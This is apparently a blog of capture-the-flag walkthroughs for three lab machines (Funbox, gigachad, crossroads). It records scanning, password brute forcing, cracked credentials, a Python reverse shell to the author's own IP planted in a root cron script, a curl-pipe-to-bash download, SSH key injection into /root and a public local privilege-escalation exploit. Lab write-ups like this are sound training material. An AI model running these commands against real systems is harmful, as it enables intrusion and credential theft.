How I took down Funbox: 1

Overview:

Target Machine IP Address: 192.168.56.105  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root

1. To get root flag
2. To get root access

Level: Easy/Medium 

linpeas.sh + ls -lah did wonder as always

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.105

nmap -sC -sV -p- -Pn 192.168.56.105 -o nmap.log
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
| 3072 d2:f6:53:1b:5a:49:7d:74:8d:44:f5:46:e3:93:29:d3 (RSA)
| 256 a6:83:6f:1b:9c:da:b4:41:8c:29:f4:ef:33:4b:20:e0 (ECDSA)
|_ 256 a6:5b:80:03:50:19:91:66:b6:c3:98:b8:c4:4f:5c:bd (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-methods: 
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry 
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://funbox.fritz.box/
33060/tcp open mysqlx?
| fingerprint-strings: 
| DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp: 
| Invalid message"
|_ HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=6/27%Time=60D859D5%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOptions
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05\x1
SF:a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000
SF:")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0
SF:\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r
SF:(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\
SF:x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

  1. HTTP Port 80


It directs to http://funbox.fritz.box/ so I made an entry of this naming in /etc/hosts

sudo vim /etc/hosts
 


When I visit http://funbox.fritz.box/  It is showing a WordPress website.

I thought, let me first browse

http://funbox.fritz.box/robots.txt, I got the following..

Disallow: /secret/

It was a false alarm!!

Usually, most of the wordpress website, we will get the username by ?author=X  change X=1,2,3,4…

username: admin

username: joe

wpscan --url http://funbox.fritz.box --plugins-detection aggressive -e u,ap -o wpscan.log 

Web Directory Searching

1. Using Gobuster

gobuster dir -u 192.168.56.105 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster.log

2. dirsearch  (you can do dirb and dirbuster as well)

dirsearch -u 192.168.56.105 -w /usr/share/seclists/Discovery/Web-Content/common.txt

I got nothing concrete yet

Let’s try brute force the password for the wordpress website.

 wpscan --url http://funbox.fritz.box/ -U users.txt -P /usr/share/wordlists/rockyou.txt -o wp-brute.log

We got website access using the following Credentials

Username: admin 
Password: iubire
ssh joe@192.168.56.105

Username: joe 
Password: 12345

Let me check the Privilege Escalation on this box…
Looks like machine got rbash restricted

You can use either one of the method to by pass rbash, from this link. 

I tried vi option and it worked. But I prefer this one.

python3 -c 'import pty;pty.spawn("/bin/bash")';     #to bypass the rbash restriction

Now let’s try linpeas.sh  (if you are new to the machine the following command doing two things in one step. 1. Downloading linpeas.sh from my machine and then running it on the target machine)

curl 192.168.56.1:8000/linpeas.sh | bash


Enumerate:

While linpeas.sh was working, I thought to enumerate some of those manually…


Guess what… When I do the cat mbox

Message from funny changed to

Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run.

Do you see the bold word? It sounds like the backup.sh script is running with some kind of cron job. (though I didn’t find any explicit cron job entry under joe’s account. Later I found funny has cron job which I will show in the later steps).

cat .backup.sh 
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html

Let’s verify our assumption by using pspy64 tool. (I downloaded all pspy versions and used pspy64. By the way, link is here)

Do you see, the backup.sh is running with UID=0, which means, it is running with root privilege. You don’t believe me? Here is the screenshot

Since this code is repeatedly executing(cron job), how about we put a reverse connection script or ssh-key so that from joe account we could log into funny ?

Method 1: With Reverse Connection

Although I tried to change the directory to /root and then from there I did spawn a shell, all I got was nothing but access to funny.

vim .backup.sh

cd /root;python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

Subsequently I used the same steps 2.1 and 2.3 to get to the root access.

Method 2:

2.1

cd /home/joe
ssh_keygen

2.2

cd /home/funny 
vim .backup.sh 
#!/bin/bash
#tar -cf /home/funny/html.tar /var/www/html
mkdir .ssh;cd .ssh;echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqvs7afmMTVFzD02GdHRTfyoBIA8YAT79i62mYr02VA3oObWdWSaJQelTFonpfPIBewBfbibtYGdnkpfvKkU/489nNx/75nemQy3Yq8jcBkqUOP4MWfWCs9qetqaok72/OMetNk4Q0zOeZTRYgu/tuAeA/IlIKr5niIrxNePBFRm+w3Rszt55PcoXUb2GuPU9CL42fqKfn53ypOh6tRWW16Uxx/eRm3p83Rpc8Wh2aOpZOG0i6bEEtByhsaA0Ez7hMf7aDRvunH3Qp8K6pRloTGXESwXC1SuL/5k5tfQDTw3+KpoKhMntvc1GG8Bd0/Blmy6U7+gaABXjMo2GVi8S2ZlC+UoYQAgNLiOqPMe2+fFEppk47WVmgKh2XY6XeSbG5UrXgwSN6MIPmWNIewpa/ucNQm0i0SqeZXtjCctEGRTbEeJGRhIwTknxnUWBMWA8tH/wNWWzKFjeOVIOwmWwSxrm6KJQuds4kOHSAh0HjN0AeYjEX7aNigOb3HEVNnac= joe@funbox" > authorized_keys

Do you see .ssh folder ? (which was not there earlier)

Now, with through joe’s account, I am able to log into the funny account, using the SSH.

And my initial hunch was right that there is indeed a crontab entry under username funny

To escalate the privilege further, how about we repeat the 2.2 steps and, this time, we will try to access root account through SSH.

2.3

#!/bin/bash
#tar -cf /home/funny/html.tar /var/www/html
cd /root;mkdir .ssh;cd .ssh;echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqvs7afmMTVFzD02GdHRTfyoBIA8YAT79i62mYr02VA3oObWdWSaJQelTFonpfPIBewBfbibtYGdnkpfvKkU/489nNx/75nemQy3Yq8jcBkqUOP4MWfWCs9qetqaok72/OMetNk4Q0zOeZTRYgu/tuAeA/IlIKr5niIrxNePBFRm+w3Rszt55PcoXUb2GuPU9CL42fqKfn53ypOh6tRWW16Uxx/eRm3p83Rpc8Wh2aOpZOG0i6bEEtByhsaA0Ez7hMf7aDRvunH3Qp8K6pRloTGXESwXC1SuL/5k5tfQDTw3+KpoKhMntvc1GG8Bd0/Blmy6U7+gaABXjMo2GVi8S2ZlC+UoYQAgNLiOqPMe2+fFEppk47WVmgKh2XY6XeSbG5UrXgwSN6MIPmWNIewpa/ucNQm0i0SqeZXtjCctEGRTbEeJGRhIwTknxnUWBMWA8tH/wNWWzKFjeOVIOwmWwSxrm6KJQuds4kOHSAh0HjN0AeYjEX7aNigOb3HEVNnac= joe@funbox" > authorized_keys
#mkdir .ssh;cd .ssh;echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCqvs7afmMTVFzD02GdHRTfyoBIA8YAT79i62mYr02VA3oObWdWSaJQelTFonpfPIBewBfbibtYGdnkpfvKkU/489nNx/75nemQy3Yq8jcBkqUOP4MWfWCs9qetqaok72/OMetNk4Q0zOeZTRYgu/tuAeA/IlIKr5niIrxNePBFRm+w3Rszt55PcoXUb2GuPU9CL42fqKfn53ypOh6tRWW16Uxx/eRm3p83Rpc8Wh2aOpZOG0i6bEEtByhsaA0Ez7hMf7aDRvunH3Qp8K6pRloTGXESwXC1SuL/5k5tfQDTw3+KpoKhMntvc1GG8Bd0/Blmy6U7+gaABXjMo2GVi8S2ZlC+UoYQAgNLiOqPMe2+fFEppk47WVmgKh2XY6XeSbG5UrXgwSN6MIPmWNIewpa/ucNQm0i0SqeZXtjCctEGRTbEeJGRhIwTknxnUWBMWA8tH/wNWWzKFjeOVIOwmWwSxrm6KJQuds4kOHSAh0HjN0AeYjEX7aNigOb3HEVNnac= joe@funbox" > authorized_keys

In this step, I did nothing special, apart from cd /root;. Because my plan is to Change the directory there and then do the whole thing same as we did with funny account.

Voila!!  I got the root flag!!


Taking down gigachad

Overview:

Target Machine IP Address: 192.168.56.110  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Easy

linpeas.sh did wonder as always

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Target IP: 192.168.56.110

nmap -sC -sV -p- -Pn 192.168.56.110 -o nmap.log
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 1000 1000 297 Feb 07 17:33 chadinfo

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry 
|_/kingchad.html


  1. FTP

file chadinfo   (it is an archived or zipped file)
unzip chadinfo 

strings chadinfo

I found there is a username=chad  and a file at  /drippinchad.png

  2. SSH


Then I tried to brute-force the ssh (because we know that the system is running ssh service from the nmap result) using hydra and medusa (it is becoming my favorite brute-force tool)

However, I tried every method I am aware of but couldn’t figure out. So I had to sneak other people’s walkthrough and I came to know that the hint was related with  /drippinchad.png . I too upload the image in google image search engine and I came to know that the tower is called Maiden’s Tower. So, I made a list of these passwords (save it as password.txt).

– Maiden’sTower
– MaidensTower
– Maiden
– MaidenTower

medusa -h 192.168.56.110 -u chad -P password.txt -M ssh

P.S. I have added the above words in the rockyou.txt

ssh chat@192.168.56.110
password: maidenstower

Post Exploitation:


Let’s use my favourite tool linpeas.sh

searchsploit S-nail

cp /usr/share/exploitdb/exploits/multiple/local/47172.sh .

However, this one worked for me. https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2017-5899/exploit.sh   (I downloaded this on my Kali Machine and then uploaded to /tmp of victim machine)

chmod +x exploit.sh 
./exploit    (I had to run it couple of times to get the root)

cat /root/root.txt

3. HTTP

I found robots.txt and couple more information like hash files in source code etc. But it was just a rabit hole to me so I didn’t write it here provided you were wondering the writer was on luck 😉

Note: This machine took me quite sometime to research and had to peek other write-up as well, specially google image scanning is my first time to try that. However, over all, I had a nice good time taking down this machine.

crossroads walk-through

Overview:

Target Machine IP Address: 192.168.56.105  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access

Level: Medium

I had to copy python script from other people and it took me sometime to troubleshoot.

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=vboxnet0 192.168.56.1/24

We came to know our target or victim machine IP: 192.168.56.105

nmap -sC -sV -p- -Pn 192.168.56.121 -o nmap.log

Output: (Information redacted)

# Nmap 7.91 scan initiated Sun May 30 08:10:34 2021 as: nmap -sC -sV -p- -Pn -o nmap.log 192.168.56.105
Nmap scan report for 192.168.56.105
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry 
|_/crossroads.png
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: 12 Step Treatment Center | Crossroads Centre Antigua
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: CROSSROADS

Host script results:
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
|_nbstat: NetBIOS name: CROSSROADS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery: 
| OS: Windows 6.1 (Samba 4.9.5-Debian)
| Computer name: crossroads
| NetBIOS computer name: CROSSROADS\x00
| Domain name: \x00
| FQDN: crossroads
|_ System time: 2021-05-29T21:40:49-05:00
| smb-security-mode: 
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode: 
| 2.02: 

http://192.168.56.105/robots.txt

http://192.168.56.105/crossroads.png

I didn’t get anything useful through exiftool (metadata)

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.105/ -x php,txt,html,bak -o gobuster.log

Ok, based on nmap result, we got, the system is running SMB protocol, so let’s do some enumeration

Enumerate SMB Protocol

 nmap --script smb-vuln* -p 139,445 192.168.56.105 -o nmap.log
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 08:30 IST
Nmap scan report for 192.168.56.105
PORT STATE SERVICE
137/tcp closed netbios-ns
139/tcp open netbios-ssn
445/tcp open microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos: 
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
| while working on smb-enum-sessions.
enum4linux -A 192.168.56.105


User: albert

Let’s do a bruteforce and try our luck 😉

Brute Force Method 1: (working)

medusa -h 192.168.56.105 -u albert -P /usr/share/wordlists/rockyou.txt -M smbnt

ACCOUNT FOUND: [smbnt] Host: 192.168.56.105 User: albert Password: bradley1 [SUCCESS (ADMIN$ – Share Unavailable)]

****************************************************8

Brute Force Method 2: (not fixed yet.)

hydra -l albert -P /usr/share/wordlists/rockyou.txt 192.168.56.105 smb

nmap -p445 –script smb-brute –script-args userdb=albert,passdb=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 192.168.56.105

nmap -p 135,139,445 --script smb-pwdump --script-args-smbuser=USERNAME,smbpass=PASSWORD <Target>


****************************************************

smbclient //192.168.56.105/albert -U albert

Password: bradley1

Note: You can use get filename to download all the files you want.

